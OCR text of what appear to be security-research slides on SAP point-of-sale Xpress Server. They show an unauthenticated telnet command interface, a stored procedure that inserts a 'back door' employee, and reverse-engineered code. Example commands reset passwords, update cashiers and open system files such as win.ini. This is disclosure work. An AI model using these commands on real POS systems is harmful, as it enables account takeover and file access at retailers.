
Xpress Server

File Architecture




How does it work? Part 2

Monitoring is not always good



Handmade…

```
NotSoFunny:~$ telnet 172.16.100.120 2202
Trying 172.16.100.120...
Connected to sap-pos-back.corp.erpscan.com.
Escape character is '^]'.
201 XPRESS SERVER 10.3.0 SP11 Build 1113 sap-pos-back V10.3.0SP11Build11
132016-5-4  VISA FDATA GENERIC-CHEQUE SMART CARD VALUELINK SVC AJB TRANS
NET_XML NOVA COMM_QUEUE SPDR2 CREDIT ASCTXN NETBIOS / WINSOCK / TCP/IP
```



Help response

999 *** XPRESS SERVER MOST COMMON COMMAND HELP ***
999 MONXPS [ON|OFF]
999 [SHOWTERM|TERMINAL-STATUS] [ALL|Term*#]*
999 [MONTERM|MONITOR-TERMINAL] [ALL|XPS|Term*#]*
[START|STOP|ON|OFF]
999 OPEN-TERMINAL [ALL|Term*#]*
999 OPEN-STORE [TODAY|NumberOfSecsSinceJan1-1970]
999 CLOSE-TERMINAL [ALL|Term*#] [FORCE|NO-FORCE|ABORT]*
999 TERMINAL-BALANCE [Term*#] [BAL|UNBAL]*
999 CASHIER-BALANCE [Cashier*#] [1|2|3] [ShortOver Amount]*
[netTenderTotal] <-- 1=BALANCED 2=UNBALANCED 3=PREVIOUS
BALANCE NOW OUT OF DATE

999 UPDATE-CASHIER [Cashier#]
999 DELETE-CASHIER [Cashier#]
999 END-OF-DAY [FORCE|NO-FORCE|ABORT]
999 STORE-TOTALS [CLOSE-DAY|CLOSE-WEEK|CLOSE-PERIOD|DONE-END-OF-DAY|...]
999 STORE-TOTALS CONSOL-DAY [RTOT|SRTOT|CTOT|SPROD|...]
999 COMMS-RESET [1|2|3] <-- 1=ALL 2=REMOTE 3=MODEMS
999 FLUSH-PLUCACHE
999 TRIGGER-NEWPROMOS
999 SHUTDOWN
999 . <-- Use to repeat previous command

DEMO 1

telnet>_


BACKDOORS
LIGHTYEAR
BACKDOORS EVERYWHERE

Search

Find what:

backdoor

Look in:

Procedures & Functions

Match case

Find whole words only

Search in SQL

Search


Results

Name	Type	Context
ssp_delete_backdoor (DBA)	Procedure	
ssp_insert_backdoor (DBA)	Procedure	


ssp_insert_backdoor (DBA)

SQL | Parameters | Privileges

```
ALTER PROCEDURE "DBA"."ssp_insert_backdoor"(in @as_userid char(15),
    in @as_encrypted_password char(20))
begin
/*
$Revision: 1.3 $
$Date: 2011/02/03 23:07:45Z $
$Author: [redacted]
*/
    insert into employee (
        empnum,
        emplastname,
        empfirstname,
        storenum,
        ssid,
        empdiscount,
        salesprsnid,
        emptype,
        empstatus,
        cashiernum,
        password,
        authlvl )
    values (
        @as_userid,
        'back',
        'door',
        0,
        '0',
        0,
        0,
        0,
        0,
        @as_userid,
        @as_encrypted_password,
        5 )
end
```


File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Segment Start Length Locals Arguments R F L S
bos_create_ptd_sale .text 00408210 000000A6 00000010 0000000C R
bos_credit_logging .text 00405F10 00000018 00000000 0000000C R
bos_ctrl_handler(ulong) .text 0040F260 000003AB 00000214 00000004 R
bos_dbasync(void) .text 00401410 0000000B R
bos_dberror(char *,char *) .text 00401270 00000194 00000008 00000008 R
bos_debug(int,char *,...) .text 0040E040 00000049 00000000 00000009 R
bos_delete_cashier .text 00404B60 00000118 000000A0 0000000C R
bos_eod_hook(void) .text 004021C0 0000008C 000011C 00000000 R
bos_error(char *) .text 0040DF00 0000013F 00000000 00000004 R
bos_exit(void) .text 00401490 00000015 R
bos_export_abort .text 004072B0 000000C3 00000024 0000000C R
bos_export_add_entity .text 00407050 0000011C 0000001C 0000000C R
bos_export_end .text 00407170 0000013B 00000064 0000000C R
bos_export_start .text 00406F40 00000103 00000058 0000000C R
bos_external_app_hook(int,char *,char *,char *) .text 00401DC0 0000007C 00000004 00000010 R
bos_file_close .text 00405FB0 000000A2 00000004 0000000C R
bos_file_error .text 00405F30 0000007D 0000006C 00000000 R
bos_file_find .text 00406580 000001DD 0000004C 0000000C R
bos_file_open .text 00409D90 00000186 00000010 0000000C R
bos_file_open_sig .text 00409F20 000002A9 00000018 0000000C R
bos_file_read .text 00406060 0000017D 00000010 0000000C R
bos_file_search .text 00406560 00000018 00000000 0000000C R
bos_file_seek .text 00406300 0000018C 00000010 0000000C R
bos_file_stat .text 00406540 00000018 00000000 0000000C R
bos_file_tell .text 00406490 000000AC 00000004 0000000C R
bos_file_write .text 004061E0 0000011E 0000000C 0000000C R
bos_find_file_async .text 00406760 00000099 00000030 00000008 R
bos_flush_plucache .text 00404910 0000001A 00000000 0000000C R
bos_hostname(void) .text 0040DD40 00000013 R
bos_license_check .text 00404C80 00000109 00000010 0000000C R
bos_lock_docnum .text 004080E0 000000D9 0000002C 0000000C R
bos_main(int,char * *) .text 00402860 000008AD 000004C4 00000008 R
bos_monitor_terminal .text 00403B60 000001C2 0000001C 0000000C R
bos_monitor_terminal_async .text 00403D30 0000005E 00000000 00000008 R
bos_monitor_xps .text 00409890 00000053 0000000C 0000000C R
bos_open_store .text 00409AA0 000002EA 0000010C 0000000C R
bos_open_terminal .text 00403E00 00000159 00000018 0000000C R
bos_open_terminal_async .text 00403F60 000001FA 0000003C 00000008 R
bos_plu_delete .text 00406D00 000000BF 000002A4 0000000C R
bos_plu_get_promo .text 00406DC0 0000017C 00000300 0000000C R
bos_plu_promo_price .text 00407730 0000030B 00000324 0000000C R
bos_plu_update .text 00406B60 00000195 000002D8 0000000C R
bos_restart(void) .text 00402340 00000514 00000370 00000000 R
bos_set_store_number .text 00405E40 000000A2 00000004 0000000C R
bos_store_reset .text 004041E0 000006A1 00000018 0000000C R
bos_term_balance .text 004038A0 000001A0 00000054 0000000C R
bos_term_mon_send(int,char *) .text 00403D90 00000045 00000008 00000008 R
Line 6676 of 9837
AU: idle Down Disk: 93GB
IDA View-A
Pseudocode-A
int __cdecl bos_term_status(_bos_con *c, char *cmd, char *args)
{
int v3; // ST14_4@1
int v4; // eax@2
int v5; // edi@2
int result; // eax@3
char *v7; // eax@6
int v8; // edi@11
int trickleReqd; // [sp+8h] [bp-34h]@1
char desc[41]; // [sp+Ch] [bp-30h]@4
v3 = (unsigned __int8)*args;
trickleReqd = 0;
if (_isdigit(v3))
{
v4 = _atoi(args);
v5 = v4;
if (v4)
{
if (BuildRegStatusDesc(desc, v4, 0, 40, 0, &trickleReqd))
{
_bos_con::commandPrintf(c, "100 %d %d %s\r\n", v5, trickleReqd, desc);
result = 0;
}
else
{
v7 = Glt(0x52Du, 0);
_bos_con::commandPrintf(c, "101 %d 0 %s\r\n", v5, v7);
result = 0;
}
}
else
{
BosShowXpsTermStatus(c);
result = 0;
}
}
else if (!__strnicmp("ALL", args, 3u))
{
BuildRegStatusDesc(desc, 0, 1, 40, 0, 0);
if (*((_BYTE *)gSys + 43) & 1)
_bos_con::commandPrintf(c, "100 0 0 STORE-OPEN %s\r\n", desc);
else
_bos_con::commandPrintf(c, "100 0 0 STORE-CLOSED %s\r\n", desc);
v8 = 1;
do
{
if (BuildRegStatusDesc(desc, v8, 0, 40, 0, &trickleReqd))
_bos_con::commandPrintf(c, "100 %d %d %s\r\n", v8, trickleReqd, desc);
++v8;
}
while (v8 < 99);
_bos_con::commandPrintf(c, "100 9999 0 END-OF-TERMINAL-STATUS\r\n");
result = 0;
}
else
00002AFC bos_term_status:13

Methods



Request | Response

Correct password and login:

APM-VALIDATE-PASSWD 0 1119 1 1337;1234567a

1119 0 1 1 Disp=Authenticated;APMCode=0;

Password and Login are OK

Correct login:

APM-VALIDATE-PASSWD 0 1119 1 1337;12345

1119 0 1 1 Disp=Authenticated;APMCode=1;

Wrong Password

Incorrect login:

APM-VALIDATE-PASSWD 0 1119 1 1337;12345

1119 0 1 1 Disp=Authenticated;APMCode=10;

Wrong Login

Reset password

```
APM-RESET-PASSWD 0 1119 1 1337;CHANGEDPWD1
                    1119 0 1 1 Disp=Authenticated;APMCode=0;
```

Update Database rows

```
UPDATE-CASHIER 1337
                    170 CASHIER-UPDATED 1337
```

FILE-FIND [file_path]


```
FILE-FIND C:\1234.txt
168 FILE-FIND 32 34680 19073 7 1234.txt
```

FILE-OPEN [file-path] [mode]

```
FILE-OPEN C:\windows\win.ini
160 FILE-OPEN 0
```

